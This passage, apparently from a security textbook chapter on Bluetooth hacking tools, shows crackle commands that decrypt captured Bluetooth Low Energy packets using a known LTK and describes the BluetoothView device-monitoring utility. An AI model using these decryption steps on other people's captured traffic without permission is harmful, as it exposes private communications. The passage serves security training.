
- **Decryption Using LTK**

  In this mode, to unlock the encrypted data, crackle requires an LTK value, which is a 128 hexadecimal number, and a PCAP file containing LL_ENC_REQ and LL_ENC_RSP packets.

  Run the following command with the **-i** and **–l** options, which assist in verifying the data within the file:

  $ crackle -i <file.pcap> -l <LTK>

  The screenshot shows the availability of nine encrypted packets, out of which six can be decrypted.




```
Analyzing connection 0:
  xx:xx:xx:xx:xx:xx (public) -> yy:yy:yy:yy:yy:yy (public)
  Found 9 encrypted packets
  Decrypted 6 packets

Specify an output file with -o to decrypt packets!
```

Figure 16.119: Screenshot of the LTK decryption mode of crackle

Run the following command to decrypt the packets and store them in a PCAP file using the **-o** option:

$ crackle -i <file.pcap> -o <out.pcap> -l <LTK>



Bluetooth Hacking Tools


- **BluetoothView**

  Source: *https://www.nirsoft.net*

  BluetoothView is a utility that monitors the activity of Bluetooth devices in the vicinity. For each detected Bluetooth device, it displays information such as device name, Bluetooth address, major device type, minor device type, first detection time, and last detection time. It can also provide a notification when a new Bluetooth device is detected.



Device Name	Description	Address	Major Device T...	Minor Device ...	First
[redacted]	[redacted]	[redacted]	[redacted]	Smart	
HOLUX GPSlim240	HOLUX GPSlim240	00:0b:0b:[redacted]	Unclassified		
Jawbone	Jawbone	00:21:3c:[redacted]	Audio	Headset	
PLT 510	PLT 510	00:19:7f:[redacted]	Audio	Headset	

0 Bluetooth Devices

